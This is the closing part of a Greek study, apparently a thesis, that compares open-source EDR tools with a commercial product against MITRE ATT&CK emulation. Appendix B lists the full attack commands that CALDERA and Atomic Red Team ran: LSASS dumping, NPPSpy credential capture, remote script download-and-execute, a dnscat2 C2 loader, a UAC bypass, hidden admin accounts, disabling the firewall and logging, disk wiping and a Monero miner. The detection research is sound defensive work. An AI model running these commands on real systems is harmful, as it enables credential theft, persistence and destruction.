Το **OpenEDR** κατάφερε να εντοπίσει τα ιδία σχεδόν, γεγονότα. Σύμφωνα με το site του software το OpenEDR χρησιμοποιεί ένα Network Driver, file Driver DLL injection για να εντοπίσει μια ανώμαλη συμπεριφορά. Γενικά δεν βρέθηκαν αρκετές πληροφορίες για τη δημιουργία ειδοποιήσεων, και γενικότερα για το πρόγραμμα, με εξαίρεση τις οδηγίες για την εγκατάσταση. Χαρακτηριστικά το git repository για

τους Community OpenEDR κανόνες δημιουργήθηκε μόλις πριν 3 μήνες. Επίσης η εγκατάσταση του Server είναι σύνθετη. Η κοινότητα προσανατολίζεται στη δημιουργία ενός installer για το μέλλον.

Το **BlueSpawn** απέχει ακόμα από το να χαρακτηριστεί EDR λύση. Εμφανίζει ένα βαθμό αποτελεσματικότητας παρόμοιο με τις άλλες 4 υλοποιήσεις έχει ενδιαφέροντα χαρακτηριστικά, όπως το Hunting Mode και ο συσχετισμός των γεγονότος που εντοπίζει. Βρίσκεται στη φάση alpha της ανάπτυξης του δεν υποστηρίζει συστήματα Linux και δεν διαθέτει έκδοση server.

Ως μια γενική εκτίμηση, όλα τα Open Source προγράμματα, έχουν σαφέστερα μικρότερη αποτελεσματικότητα από την επαγγελματική λύση, και μεταξύ τους παρόμοια αποτελεσματικότητα και παρόμοια αποτελέσματα. Αυτό ενδεχομένως οφείλεται στις δυνατότητες των agent που κατά κανόνα διαβάζουν τα Event Logs του συστήματος Windows 10.

Συμπερασματικά, αν κάποια εταιρεία επέλεγε, σήμερα, μια από τις παραπάνω λύσεις για επαγγελματική χρήση, η λύση θα μπορούσε να μπορούσε να είναι το WAZUH.Διαθέτει όλα τα χαρακτηριστικά των OSSEC και OSSEC+ και επιπλέον έχει επαρκή βιβλιογραφία και δυνατή κοινότητα. Παράλληλα διαθέτει δυνατότητες SIEM και HIDS και είναι εξαιρετικά παραμετροποιησημη. Κάνοντας μιας σύγκριση με μια επαγγελματική λύση, όπως το TREND Micro Visio ONE διαπιστώνουμε εύκολα ότι υπολείπεται πολύ. Εξαρτάται όμως από επίπεδο ωριμότητας στον τομέα της ασφάλειας, και της διαχείρισης ρίσκου, του κάθε οργανισμού, αν θα θεωρήσει το WAZUH ως μια αποδεκτή λύση.

Το OpenEDR είναι ένα πολύ ενδιαφέρον Project καθώς έχει συμπεριφορά αμιγώς EDR.Η ελλιπής όμως βιβλιογραφία και η αδύναμη Open Source κοινότητα, δημιουργούν προβληματισμό στην επαγγελματική χρήση του αυτή τη στιγμή. Θα έχει ενδιαφέρον να δούμε σε ποια κατεύθυνση θα κινηθούν οι κατασκευαστές του και αν σε επόμενες εκδόσεις θα δημιουργήσουν ένα εύκολα υλοποιήσιμο open source server και αν θα δώσουν δυνατότητες παραμετροποίησης στον agent.

Παράρτημα Α – Συνοπτικά αποτελέσματα 1ου σεναρίου

	Σύστημα	WAZUH	OSSEC	OSSEC+	OpenEDR	BlueSpawn	Visio One
α/α	**Τεχνική**						
	1.1. System Services						
1	• Execute a Command as a Service T1569.002	**Ανιχνεύτηκε T1543.003** **SIGMA**	**Ανιχνεύτηκε**	**Ανιχνεύτηκε**	**Ανιχνεύτηκε T1059.001**	**Ανιχνεύτηκε T1569.002**	**Ανιχνεύτηκε**
2	• Service Creation T1569.002	**Ανιχνεύτηκε T1543.003** **SIGMA**	**Ανιχνεύτηκε**	**Ανιχνεύτηκε**	**Ανιχνεύτηκε T1059.001**	**Ανιχνεύτηκε T1569.002**	**Ανιχνεύτηκε**
3	• Malicious link execution T1059.003	**SIGMA**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Ανιχνεύτηκε**
4	• Malicious file execution - T1204.002	**SIGMA**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Ανιχνεύτηκε**
5	• Δημιουργία μιας νέας Win32_Process : T1047	**SIGMA**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Ανιχνεύτηκε**
	2. Persistence						
6	• Registry Run Keys/StartUp Folder: T1547.001	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Ανιχνεύτηκε**
7	• Logon Script: T1037.001	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Ανιχνεύτηκε**
8	• Local Account: T1078.003	**Ανιχνεύτηκε T1098**	**Ανιχνεύτηκε**	**Ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Ανιχνεύτηκε**
9	2.3. Event Triggered execution	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Ανιχνεύτηκε**
10	• AppCert DLLs: T1546.009	**SIGMA**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Ανιχνεύτηκε**
11	2.4. Hijack Execution Flow	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Ανιχνεύτηκε**
12	• DLL Search Order Highjacking :T1574.001	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Ανιχνεύτηκε**

13	• Path Interception by Unquoted Path: T1547.009	Ανιχνεύτηκε T1543.003	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε	Ανιχνεύτηκε T1569.002	Ανιχνεύτηκε
14	• Service Registry Permission Weakness: T1547.009	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
15	• Scheduled Job :T1053.002	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
16	• Default Accounts: T1078.001	Ανιχνεύτηκε T1098 SIGMA	Ανιχνεύτηκε	Ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
	3. Defense Evasion						
17	• Abuse Elevation Control Mechanism: Bypass User Access Control Media: T1548.002	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
18	• Windows File and Directory Modification: T1070.006	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
19	• Hidden Window: T1564.003	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
20	• Hidden User: T1564.002	Ανιχνεύτηκε T1098 T1484 Persistance SIGMA	Ανιχνεύτηκε	Ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
21	• Disable or Modify System Firewall: T1562.004	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
22	• Disable windows Event Logging: T1562.002	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
	1. Credential Access						
23	• Leverage Procdump for lsass memory: T1003.001	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε

24	• Credential dumping using NPPSpy: T1003	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
25	• Power dump hashes and usernames from the registry: T1003.002	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
26	• Credentials in Registry: Enumeration in HKLM: T1552.002	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
27	• Credentials in files: T1552.001	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
	Lateral Movement						
28	• RDP Highjacking: T1563.002	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
	5.2. Remote Services						
29	• SMB Windows shares T1021.002	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
30	• Windows Remote Management T1021.006	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
	Command and Control						
31	• DNS: T1071.004	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
32	Εγκαθιστά το πρόγραμμα LogMeIn:T1219	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
	7. Exfiltration						
33	7.1. Automated exfiltration:T1020	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
34	• Exfiltration Over C2 Channel: T1041	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
	8. Impact	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
35	• Change User Password – Windows: T1531	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε

36	• Data Destruction: Overwrite deleted data on C drive:T1485	**SIGMA**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Ανιχνεύτηκε**
37	• Leave note: Δημιουργεί ένα αρχείο για να το βρει ο χρήστης:T1491	**SIGMA**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Ανιχνεύτηκε**
38	• Download meme-Katz: T1491	**SIGMA**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Ανιχνεύτηκε**
39	8.3. Resource Highjacking Monero mining: T1496	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Ανιχνεύτηκε**
40	• Logoff System: T1529	**Ανιχνεύτηκε** **SIGMA**	**Ανιχνεύτηκε**	**Ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Δεν ανιχνεύτηκε**	**Ανιχνεύτηκε**

	Ανιχνεύτηκε αυτόματα
	Ανιχνεύτηκε με χρήση κανόνων Sigma
	Ανιχνεύτηκε το γεγονός μόνο. Δεν συσχετίστηκε με το MITRE

Παράρτημα Β – Εντολές που εκτελέστηκαν από το MITRE CALDERA στο 1ο σενάριο

	Name	Tactic	Technique	Code
1	Execute a Command as a Service	execution	System Services: Service Execution	sc.exe create ARTService binPath= "%COMSPEC% /c powershell.exe -nop -w hidden -command New-Item -ItemType File C:\art-marker.txt" && sc.exe start ARTService && sc.exe delete ARTService
2	LNK Payload Download	execution	User Execution: Malicious File	Invoke-WebRequest -OutFile $env:Temp\test10.lnk "https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1204.002/bin/test10.lnk"; $file1 = "$env:Temp\test10.lnk"; Start-Process $file1; Start-Sleep -s 10; taskkill /IM a.exe /F
3	OSTap Payload Download	execution	User Execution: Malicious File	echo var url = "https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/LICENSE.txt", fso = WScript.CreateObject('Scripting.FileSystemObject'), request, stream; request = WScript.CreateObject('MSXML2.ServerXMLHTTP'); request.open('GET', url, false); request.send(); if (request.status === 200) {stream = WScript.CreateObject('ADODB.Stream'); stream.Open(); stream.Type = 1; stream.Write(request.responseBody); stream.Position = 0; stream.SaveToFile(filename, 1); stream.Close();} else {WScript.Quit(1);}WScript.Quit(0); > %TEMP%\OSTapGet.js && cscript //E:Jscript %TEMP%\OSTapGet.js
4	Create a Process using obfuscated Win32_Process	execution	Windows Management Instrumentation	$Class = New-Object Management.ManagementClass(New-Object Management.ManagementPath("Win32_Process")); $NewClass = $Class.Derive("Win32_Atomic"); $NewClass.Put(); Invoke-WmiMethod -Path Win32_Atomic -Name create -ArgumentList notepad.exe
5	PowerShell Registry RunOnce	multiple	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	$RunOnceKey = "HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce"; set-itemproperty $RunOnceKey "NextRun" 'powershell.exe "IEX (New-Object Net.WebClient).DownloadString(`"https://raw.githubusercontent.com/redcanaryco/atomic-red-team/36f83b728bc26a49eacb0535edc42be8c377ac54/ARTifacts/Misc/Discovery.bat`")"'

6	Logon Scripts	multiple	Boot or Logon Initialization Scripts: Logon Script (Windows)	echo "echo Art "Logon Script" atomic test was successful. >> %USERPROFILE%\desktop\T1037.001-log.txt" > %temp%\art.bat && REG.exe ADD HKCU\Environment /v UserInitMprLogonScript /t REG_SZ /d "%temp%\art.bat" /f
7	Create local account with admin privileges	multiple	Valid Accounts: Local Accounts	net user art-test /add && net user art-test #{password} && net localgroup administrators art-test /add
8	Create registry persistence via AppCert DLL	multiple	Event Triggered Execution: AppCert DLLs	Copy-Item 7e8ee7_AtomicTest.dll C:\Users\Public\AtomicTest.dll -Force; reg add "HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\AppCertDlls" /v "AtomicTest" /t REG_EXPAND_SZ /d "C:\Users\Public\AtomicTest.dll" /f; if($false){Restart-Computer}
9	DLL Search Order Hijacking - amsi.dll	multiple	Hijack Execution Flow: DLL Search Order Hijacking	copy %windir%\System32\windowspowershell\v1.0\powershell.exe %APPDATA%\updater.exe && copy %windir%\System32\amsi.dll %APPDATA%\amsi.dll && %APPDATA%\updater.exe -Command exit
10	Execution of program.exe as service with unquoted service path	multiple	Hijack Execution Flow: Path Interception by Unquoted Path	copy 0655d1_WindowsServiceExample.exe "C:\Program Files\windows_service.exe" && copy 0655d1_WindowsServiceExample.exe "C:\program.exe" && sc create "Example Service" binpath= "C:\Program Files\windows_service.exe" Displayname= "Example Service" start= auto && sc start "Example Service"
11	Activate Guest Account	multiple	Valid Accounts: Default Accounts	net user guest /active:yes
12	Bypass UAC Medium	privilege-escalation	Abuse Elevation Control Mechanism: Bypass User Access Control	$url="#{server}/file/download"; $wc=New-Object System.Net.WebClient; $wc.Headers.add("platform","windows"); $wc.Headers.add("file","sandcat.go"); $data=$wc.DownloadData($url); $name=$wc.ResponseHeaders["Content-Disposition"].Substring($wc.ResponseHeaders["Content-Disposition"].IndexOf("filename=")+9).Replace("`"",""); [io.file]::WriteAllBytes("C:\Users\Public\$name.exe",$data); $job = Start-Job -ScriptBlock { Import-Module -Name. \Bypass-UAC.ps1; Bypass-UAC -Command "C:\Users\Public\$name.exe -group #{group}"; }; $url="#{server}/file/download"; $wc=New-Object System.Net.WebClient; $wc.Headers.add("platform","windows"); $wc.Headers.add("file","sandcat.go");

				$data=$wc.DownloadData($url); $name=$wc.ResponseHeaders["Content-Disposition"].Substring($wc.ResponseHeaders["Content-Disposition"].IndexOf("filename=")+9).Replace("`"",""); [io.file]::WriteAllBytes("C:\Users\Public\$name.exe",$data); $job = Start-Job -ScriptBlock { Import-Module -Name. \Bypass-UAC.ps1; Bypass-UAC -Command "C:\Users\Public\$name.exe -group #{group}"; }; Receive-Job -Job $job -Wait;
13	Create Hidden User in Registry	defense-evasion	Hide Artifacts: Hidden Users	NET USER AtomicOperator$ At0micRedTeam! /ADD /expires:never && REG ADD "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v AtomicOperator$ /t REG_DWORD /d 0
14	Hidden Window	defense-evasion	Hide Artifacts: Hidden Window	Start-Process powershell.exe -WindowStyle hidden calc.exe
15	Create a Process using obfuscated Win32_Process	execution	Windows Management Instrumentation	$Class = New-Object Management.ManagementClass(New-Object Management.ManagementPath("Win32_Process")); $NewClass = $Class.Derive("Win32_Atomic"); $NewClass.Put(); Invoke-WmiMethod -Path Win32_Atomic -Name create -ArgumentList notepad.exe
16	Disable Microsoft Defender Firewall	defense-evasion	Impair Defenses: Disable or Modify System Firewall	netsh advfirewall set currentprofile state off
17	Disable Event Logging with wevtutil	defense-evasion	Impair Defenses: Disable Windows Event Logging	wevtutil sl "Microsoft-Windows-IKE/Operational" /e:false
18	IcedID Botnet HTTP PUT	exfiltration	Automated Exfiltration	$fileName = "C:\temp\T1020_exfilFile.txt"; $url = "https://google.com"; $file = New-Item -Force $fileName -Value "This is ART IcedID Botnet Exfil Test"; $contentType = "application/octet-stream"; try {Invoke-WebRequest -Uri $url -Method Put -ContentType $contentType -InFile $fileName} catch{}

19	C2 Data Exfiltration	exfiltration	Exfiltration Over C2 Channel	if(-not (Test-Path $env:TEMP\LineNumbers.txt)){ ; 1..100 | ForEach-Object { Add-Content -Path $env:TEMP\LineNumbers.txt -Value "This is line $_." }; }; [System.Net.ServicePointManager]::Expect100Continue = $false; $filecontent = Get-Content -Path $env:TEMP\LineNumbers.txt; Invoke-WebRequest -Uri example.com -Method POST -Body $filecontent -DisableKeepAlive
20	Change User Password - Windows	impact	Account Access Removal	net user AtomicAdministrator User2ChangePW! /add && net.exe user AtomicAdministrator HuHuHUHoHo283283@dJD
21	Overwrite deleted data on C drive	impact	Data Destruction	cipher.exe /w:C:
22	Leave note	impact	Defacement	echo "proof that this machine was hacked." > message.txt
23	Invoke-MemeKatz	impact	Defacement	.\Invoke-MemeKatz.ps1
24	Windows - Modify file creation timestamp with PowerShell	defense-evasion	Indicator Removal on Host: Timestomp	Get-ChildItem $env:TEMP\T1551.006_timestomp.txt | % { $_.CreationTime = "01/01/1970 00:00:00" }
25	DNS C2	command-and-control	Application Layer Protocol: DNS	IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/lukebaggett/dnscat2-powershell/45836819b2339f0bb64eaf294f8cc783635e00c6/dnscat2.ps1'); Start-Dnscat2 -Domain
26	Find LSASS	discovery	Process Discovery	$ps = get-process | select processname,Id; $valid = foreach($p in $ps) { if($p.ProcessName -eq "lsass") {$p} }; $valid | ConvertTo-Json
27	Modify Registry to load Arbitrary DLL into LSASS - LsaDbExtPt	multiple	Boot or Logon Autostart Execution: LSASS Driver	New-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\NTDS -Name LsaDbExtPt -Value "$env:TEMP\lsass_lib.dll"

28	Leverage Procdump for lsass memory	credential-access	OS Credential Dumping: LSASS Memory	$ps_url = "https://download.sysinternals.com/files/Procdump.zip";
				$download_folder = "C:\Users\Public\";
				$staging_folder = "C:\Users\Public\temp";
				Start-BitsTransfer -Source $ps_url -Destination $download_folder;
				Expand-Archive -LiteralPath $download_folder"Procdump.zip" -DestinationPath $staging_folder;
				$arch=[System.Environment]::Is64BitOperatingSystem;
				
				if ($arch) {
				iex $staging_folder"\procdump64.exe -accepteula -ma lsass.exe" > $env:APPDATA\error.dmp 2>&1;
				} else {
				iex $staging_folder"\procdump.exe -accepteula -ma lsass.exe" > $env:APPDATA\error.dmp 2>&1;
				}
				remove-item $staging_folder -Recurse;

29	Credential Dumping with NPPSpy	credential-access	OS Credential Dumping	Copy-Item "$env:Temp\NPPSPY.dll" -Destination "C:\Windows\System32"; $path = Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\NetworkProvider\Order" -Name PROVIDERORDER; $UpdatedValue = $Path.PROVIDERORDER + ",NPPSpy"; Set-ItemProperty -Path $Path.PSPath -Name "PROVIDERORDER" -Value $UpdatedValue; $rv = New-Item -Path HKLM:\SYSTEM\CurrentControlSet\Services\NPPSpy -ErrorAction Ignore; $rv = New-Item -Path HKLM:\SYSTEM\CurrentControlSet\Services\NPPSpy\NetworkProvider -ErrorAction Ignore; $rv = New-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\NPPSpy\NetworkProvider -Name "Class" -Value 2 -ErrorAction Ignore; $rv = New-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\NPPSpy\NetworkProvider -Name "Name" -Value NPPSpy -ErrorAction Ignore; $rv = New-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\NPPSpy\NetworkProvider -Name "ProviderPath" -PropertyType ExpandString -Value "%SystemRoot%\System32\NPPSPY.dll" -ErrorAction Ignore; echo "[!] Please, logout and log back in. Cleartext password for this account is going to be located in C:\NPPSpy.txt"

30	PowerDump Hashes and Usernames from Registry	credential-access	OS Credential Dumping: Security Account Manager	if (Test-Path "$Env:Temp\PowerDump.ps1") { ; } else {Invoke-Webrequest -Uri "https://raw.githubusercontent.com/BC-SECURITY/Empire/c1bdbd0fdafd5bf34760d5b158dfd0db2bb19556/data/module_source/credentials/Invoke-PowerDump.ps1" -UseBasicParsing -OutFile "$Env:Temp\PowerDump.ps1"}; ; Write-Host "STARTING TO SET BYPASS and DISABLE DEFENDER REALTIME MON" -fore green; Import-Module "$Env:Temp\PowerDump.ps1"; Invoke-PowerDump
31	Extracting passwords with findstr	credential-access	Unsecured Credentials: Credentials In Files	findstr /si pass *.xml *.doc *.txt *.xls; ls -R | select-string -ErrorAction SilentlyContinue -Pattern password
32	Credentials in Registry - HKLM	credential-access	Unsecured Credentials: Credentials in Registry	reg query HKLM /f password /t REG_SZ /s
33	RDP hijacking	lateral-movement	Remote Service Session Hijacking: RDP Hijacking	query user && sc.exe create sesshijack binpath= "cmd.exe /k tscon 1337 /dest:rdp-tcp#55" && net start sesshijack
34	Execute command writing output to local Admin Share	lateral-movement	Remote Services: SMB/Windows Admin Shares	query user && sc.exe create sesshijack binpath= "cmd.exe /k tscon 1337 /dest:rdp-tcp#55" && net start sesshijack
35	Copy Sandcat File using Powershell	lateral-movement	Remote Services: Windows Remote Management	$server="#{server}"; $sharePath="#{share}"; Set-Location $sharePath;$url="$($server)/file/download"; $wc=New-Object System.Net.WebClient;$wc.Headers.add("platform","windows"); $wc.Headers.add("file","sandcat.go");($data=$wc.DownloadData($url)) -and ($name=$wc.ResponseHeaders["Content-Disposition"].Substring($wc.ResponseHeaders["Content-Disposition"].IndexOf("filename=")+9).Replace("`"","")) -and ([io.file]::WriteAllBytes("$($sharePath)$name.exe",$data)); $startServer="$($sharePath)$name.exe -server $($server) ";Invoke-Command -ScriptBlock {Param([string]$startServer, $sharePath, $name, $server) Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList "$($sharePath)$name.exe

				-server $server -v" } -ComputerName #{remote.host.name} -ArgumentList $startServer, $sharePath, $name, $server
36	At.exe Scheduled task	multiple	Scheduled Task/Job: At	at 13:20 /interactive cmd
37	Crypto (Monero) Mining	impact	Resource Hijacking	wget https://github.com/xmrig/xmrig/releases/download/v6.11.2/xmrig-6.11.2-linux-x64.tar.gz; tar -xf xmrig-6.11.2-linux-x64.tar.gz; timeout 60. /xmrig-6.11.2/xmrig; [$? -eq 124]
38	**LogMeIn Files Detected Test on Windows**	**command-and-control**	**Remote Access Software**	**Invoke-WebRequest -OutFile C:\Users\$env:username\Desktop\LogMeInIgnition.msi https://secure.logmein.com/LogMeInIgnition.msi; $file1 = "C:\Users\" + $env:username + "\Desktop\LogMeInIgnition.msi"; Start-Process -Wait $file1 /quiet; Start-Process 'C:\Program Files (x86)\LogMeIn Ignition\LMIIgnition.exe' "/S"**
39	Logoff System - Windows	impact	System Shutdown/Reboot	shutdown /l

ΠΑΡΑΡΤΗΜΑ Γ – Συνοπτικά Αποτελέσματα 2ου σεναρίου

Σύστημα	WAZUH	OSSEC	OSSEC+	BLUESpawn	OPENEDR	TrendMicro
Τεχνική						
RTLO Start Sandcat	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
PowerShell	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Automated Collection	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
System Network Configuration Discovery	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
System Network Configuration Discovery	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
System Owner / User Discovery	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Data from staged fileand Exfiltration over C2 Channel	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Process Discovery	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Process Discovery	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε	Ανιχνεύτηκε
System Service Discovery	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
System Service Discovery	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
System Information Discovery	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
System Information Discovery	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Permissions Groups Discovery	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Permissions Groups Discovery	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε

Permissions Groups Discovery	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Account Discovery	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Account Discovery	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Query Registry	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Staging monkey PNG	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
Bypass User Account Control	SIGMA	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
UAC Bypass via Backup Utility	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Δεν ανιχνεύτηκε	Ανιχνεύτηκε
